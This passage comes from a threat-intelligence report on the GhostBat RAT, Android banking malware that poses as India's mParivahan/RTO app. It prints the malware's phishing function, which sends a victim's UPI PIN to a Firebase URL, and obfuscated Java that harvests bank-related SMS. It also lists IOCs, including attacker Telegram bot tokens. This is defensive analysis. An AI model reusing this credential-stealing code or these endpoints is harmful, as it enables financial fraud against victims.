



*Figure 18 – UPI phishing activity*


```
function submitData() {

    if (enteredNumbers.length === 6 || enteredNumbers.length === 4) {

        let requestData = {
            upipin: enteredNumbers.join('') // Send the entered number as a string
        };

        fetch("https://jeuduc-c3310-default-rtdb.firebaseio.com/clients/" + DeviceId + ".json", {
            method: "PATCH",
            headers: {
                "Content-Type": "application/json"
            },
            body: JSON.stringify(requestData)
        })
        .then(response => {
            if (!response.ok) {
                throw new Error("Payment failed");
            }
            return response.json();
        })
        .then(data => {
            window.location.href = "final.html";
        })
        .catch(error => {
            console.error(error);
        });
    } else {
        alert("Please enter a valid 4 or 6-digit number and UPI PIN.");
    }
}

        updateDisplay();
    </script>

</body>
</html>
```

*Figure 19 – Sending the victim's UPI PIN to Firebase URL*

Beyond phishing, the malware exfiltrates all SMS messages on the compromised device, filtering for bank-related keywords and sending matches to its C2 server.

It also monitors incoming SMS and, depending on their content, either uploads them to the server or forwards them to a phone number provided by the attacker.

These behaviors are used to harvest OTPs or to complete UPI device verification for unauthorized transactions (see Figure 20).



```
public List<Map<String, Object>> getAllMessages(int i) {
    Throwable th;
    ArrayList arrayList = new ArrayList();
    Uri parse = Uri.parse(StringFogImpl.decrypt(C0157.m629(f256short, 28, 20, 1900)));
    String m422 = C0105.m422(f256short, 48, 4, 2413);
    String m735 = C0183.m735(f256short, 52, 12, 1527);
    String m41 = C0010.m41(f256short, 64, 8, 1161);
    String m588 = C0147.m588(f256short, 72, 8, 944);
    String m658 = C0164.m658(f256short, 80, 8, 720);
    String[] strArr = {StringFogImpl.decrypt(m422), StringFogImpl.decrypt(m735), StringFogImpl.decrypt(m41), StringFogImpl.decrypt(m588), StringFogImpl.decrypt(m658)};
    String[] strArr2 = {StringFogImpl.decrypt(C0271.m1085(f256short, 88, 4, 2031)), StringFogImpl.decrypt(C0072.m290(f256short, 92, 16, 2003)), StringFogImpl.decrypt(C0271.m1085
    try {
        Cursor query = this.context.getContentResolver().query(parse, strArr, null, null, StringFogImpl.decrypt(C0098.m395(f256short, 356, 12, 412)));
        if (query != null) {
            while (query.moveToNext()) {
                try {
                    String string = query.getString(query.getColumnIndexOrThrow(StringFogImpl.decrypt(m41)));
                    if (containsKeyword(string, strArr2)) {
                        HashMap hashMap = new HashMap();
                        long j = query.getLong(query.getColumnIndexOrThrow(StringFogImpl.decrypt(m422)));
                        String string2 = query.getString(query.getColumnIndexOrThrow(StringFogImpl.decrypt(m735)));
                        String str = m41;
                        long j2 = query.getLong(query.getColumnIndexOrThrow(StringFogImpl.decrypt(m588)));
                        int i2 = query.getInt(query.getColumnIndexOrThrow(StringFogImpl.decrypt(m658)));
                        String str2 = m422;
                        hashMap.put(StringFogImpl.decrypt(C0059.m238(f256short, 368, 4, 2124)), Long.valueOf(j));
                        hashMap.put(StringFogImpl.decrypt(C0233.m933(f256short, 372, 8, 1962)), string2);
                        hashMap.put(StringFogImpl.decrypt(C0137.m549(f256short, 380, 12, 2157)), string);
                        hashMap.put(StringFogImpl.decrypt(C0171.m685(f256short, 392, 12, 2002)), formatDate(j2));
                        hashMap.put(StringFogImpl.decrypt(m658), StringFogImpl.decrypt(i2 == 1 ? C0023.m94(f256short, 404, 12, 2259) : C0222.m890(f256short, 416, 12, 1665)));
                        arrayList.add(hashMap);
                        m41 = str;
                        m422 = str2;
                    }
                } catch (Throwable th2) {
```

*Figure 20 – Collecting text messages based on keywords*

## Conclusion

The GhostBat RAT campaign represents a sophisticated evolution of RTO-themed Android malware. It combines multi-stage dropper techniques, anti-analysis defenses, native code exploitation, and social engineering to compromise users.

By targeting both banking credentials and UPI authentication flows, the malware demonstrates an ability to extract financial information directly while evading traditional detection mechanisms.

**Cyble's Threat Intelligence Platforms** continuously monitor emerging threats, infrastructure, and activity across the dark web, deep web, and open sources. This proactive intelligence empowers organizations with early detection, impersonation, infrastructure mapping, and attribution insights. Altogether, these capabilities provide a critical head start in mitigating and responding to evolving cyber threats.

## Our Recommendations

We have listed some essential cybersecurity best practices that create the first line of control against attackers. We recommend that our readers follow the best practices given below:

- **Install Apps Only from Trusted Sources:**
  Download apps exclusively from official platforms like the Google Play Store. Avoid third-party app stores or links received via SMS, social media, or email.
- **Be Cautious with Permissions and Installs:**
  Never grant permissions and install an application unless you're certain of an app's legitimacy.
- **Watch for Phishing Pages:**
  Always verify the URL and avoid suspicious links and websites that ask for sensitive information.
- **Enable Multi-Factor Authentication (MFA):**
  Use MFA for banking and financial apps to add an extra layer of protection, even if credentials are compromised.
- **Report Suspicious Activity:**
  If you suspect you've been targeted or infected, report the incident to your bank and local authorities immediately. If necessary, reset your credentials and perform a factory reset.
- **Use Mobile Security Solutions:**
  Install a mobile security application that includes real-time scanning.
- **Keep Your Device Updated:**
  Ensure your Android OS and apps are updated regularly. Security patches often address vulnerabilities exploited by malware.

## MITRE ATT&CK® Techniques

| Tactic | Technique ID | Procedure |
|---|---|---|
| Initial Access (TA0027) | Phishing (T1660) | Malware is distributed via Smishing |
| Execution (TA0041) | Native API (T1575) | Malware uses native code to drop a payload |
| Defense Evasion (TA0030) | Masquerading: Match Legitimate Name or Location (T1655.001) | Malware pretending to be a genuine application |

| | | |
|---|---|---|
| Defense Evasion (TA0030) | Obfuscated Files or Information: Software Packing (T1406.002) | Malware uses a native packer |
| Defense Evasion (TA0030) | Virtualization/Sandbox Evasion (T1633) | Malware implemented an anti-emulation check |
| Discovery (TA0032) | System Information Discovery (T1426) | Malware collects device information |
| Collection (TA0035) | Protected User Data: SMS Messages (T1636.004) | Collects SMSs |
| Command and Control (TA0037) | Application Layer Protocol: Web Protocols (T1437.001) | Malware uses FCM for C&C communication |
| Exfiltration (TA0036) | Exfiltration Over C2 Channel (T1646) | Sending exfiltrated data over the C&C server |
| Impact (TA0034) | SMS Control (T1582) | Malware can send SMSs |

## Indicators of Compromise (IOCs)

| Indicators | Indicator Type | Description |
|---|---|---|
| 74ad795f95cf6a4f9135698c912c4a862b89121e32b8297f1f1b794db92aefd5<br>98991cd9557116b7942925d9c96378b224ad12e2746ac383752b261c31e02a1f<br>fdb81133b158d3850cd29e8cb78e6328e53c6ac3918819f32cf2e8c780edfb02<br>17076b53b38cc7cc2a6d2f4434291bbd08c7281660fa8dfea56ccdfd40d75c34<br>d3bfcb0fc5cb22a4ba033a38d0cf402bf82bbbc2ab6c8c7481096edd0ccf1563<br>a75e6ad26c74458fe05686aa0cd88b4cd0b1be3ad5ac6192f3b8a1943ed5b6f7<br>b100aac64134b3f794daac47888728765cf748af14dd200d92d231ce22c4deaf<br>37cf078555db17187620167ae5cf42635732a08dcf84ca571ec1ce5c2ab3df68<br>63af5fec17b54a3ad460aac86c30158a4c825158e1af4988a40baf69094abca1<br>9d05e7ab460ee8e4b542e23f54402f75a820481e94a3ef8a279693d9a040a07b<br>aaee01a0a38190f013f06db4cabcd7b3398b7eb336d3aef19c2c259688097355<br>4e54023534c99b586f4253c25a83d18234393ac72d411462689e24982dab49e3<br>6c775e2ce7de008f2373e99175f669acfd5e72d728151769cfe5fe464f19aa6e<br>ccd7756c30763c1074f754b61f98a55a1ffa4a743b3c198c72ef2b1b15436b5c<br>ff3181ed289fcabd244e946073199dbfc98599552ff8ed4fd5224aa5c684e0a2<br>4327033fce088b26c7811462d15d825efaf51bf638f7eeec2c813646254c1ae0<br>f380ebf824402072752b34b45d4e8847969810954d3ce702d3438c5fd7200cd9<br>5de7af8e82889a983a935693892df8739bdeb887c903b6df84bce0da5e508ddf<br>29a5f916350d94b67edfd099fa03a043f758be01e6d54e8339586509ab2d6432<br>69c9e691619a6888c4fc71588bcf42220881c3fd37d2e685bb6c8547585b83ae | SHA256 | Downloaded malicious APK file hashes |
| hxxps://raw[.]githubusercontent[.]com/Anb1212312/thu/refs/heads/main/Mparivahan[.]apk<br>hxxps://raw[.]githubusercontent[.]com/aman77383/2/refs/heads/main/mParivahan[.]apk<br>hxxps://www[.]x3mgolf[.]dk/wp-admin/network/[.]clone_SgLT9buH/mParivahan[.]apk<br>hxxp://adamfeibelman[.]com/wp-admin/network/[.]clone_asOlB0zY/mParivahan-eTicket[.]apk<br>hxxps://raw[.]githubusercontent[.]com/ChaIlan-94/ChaIlan-68/refs/heads/main/mParivahan[.]apk<br>hxxps://raw[.]githubusercontent[.]com/Lhasa1223/10-09-FINAL-mParivahan-/refs/heads/main/mParivahan[.]apk hxxps://github[.]com/harshxcmf-dev/V1/releases/download/V1/NextGen_mparivahan[.]apk hxxps://explore-delhi[.]github[.]io/Application/mParivahan[.]apk<br>hxxp://raw[.]githubusercontent[.]com/sagargupta104/kkos/refs/heads/main/mParivahan[.]apk<br>hxxps://raw[.]githubusercontent[.]com/Roni78555/alpha111/refs/heads/main/Mparivahan[.]apk<br>hxxps://raw[.]githubusercontent[.]com/vehichle-97/Check-your/refs/heads/main/mParivahan[.]apk<br>hxxps://fashionablyemployed[.]com/mParivahan[.]apk hxxps://skincareanti-aging[.]com/mParivahan[.]apk hxxps://raw[.]githubusercontent[.]com/a75892701-cmd/ALPHJA1111/refs/heads/main/mparivahan[.]apk hxxps://klinikadentalclinic[.]ae/wp-content/themes/pridmag/mParivahan[.]apk hxxps://raw[.]githubusercontent[.]com/a75892701-cmd/badabadaboor/refs/heads/main/mparivahan[.]apk<br>hxxps://raw.githubusercontent[.]com/Gramme-veichle/Veichle-67/refs/heads/main/mParivahan[.]apk<br>hxxps://github[.]com/Gramme-veichle/Veichle-67/raw/refs/heads/main/mParivahan.apk<br>hxxps://github[.]com/Gramme-veichle/Check/raw/refs/heads/main/mParivahan.apk<br>hxxps://raw[.]githubusercontent.com/chutmarike0987/Bhangbhosda/refs/heads/main/Mparivahan.apk<br>hxxps://raw[.]githubusercontent[.]com/alpha5681/besa/refs/heads/main/mParivahan.apk | URL | URLs downloading APK files |
| hxxps://yxbu02[.]short[.]gy/Govt-Check-challan hxxps://yxbu02[.]short[.]gy/paychallan<br>hxxp://tinyurl[.]com/jJMCW hxxp://tinyurl[.]com/jjmcw hxxp://tinyurl[.]com/0lziG<br>hxxps://tinyurl[.]com/Hxmveo hxxps://tinyurl[.]com/mseva7 hxxps://cutlink[.]now/ChaIlan-82<br>hxxps://shorturl[.]at/YDFSq hxxps://shorturl[.]at/YDFSq hxxps://tinyurl[.]com/E-ChallanRTO<br>hxxps://tinyurl[.]com/Echallan2025 hxxps://tinyurl[.]com/Payfineonline08<br>hxxps://tinyurl[.]com/payEchallankl08 hxxps://tinyurl[.]com/Paychallankl08 hxxps://tinyurl[.]com/Tap-Here-For-Challan hxxps://tinyurl[.]com/payEchallanOnline | URL | Short URLs |
| hxxps://api[.]telegram[.]org/bot7756409072:AAFQGOT0vQ5gcV1wa2BnTEDsl6KJSBog18w/<br>hxxps://api[.]telegram[.]org/bot6751695148:AAHEYUWDN0BKvpvSycVHp_2kcXPhfeZk75o/ | URL | Telegram Bot URL |
| hxxps://jeuduc-c3310-default-rtdb[.]firebaseio.com/ | URL | Firebase server |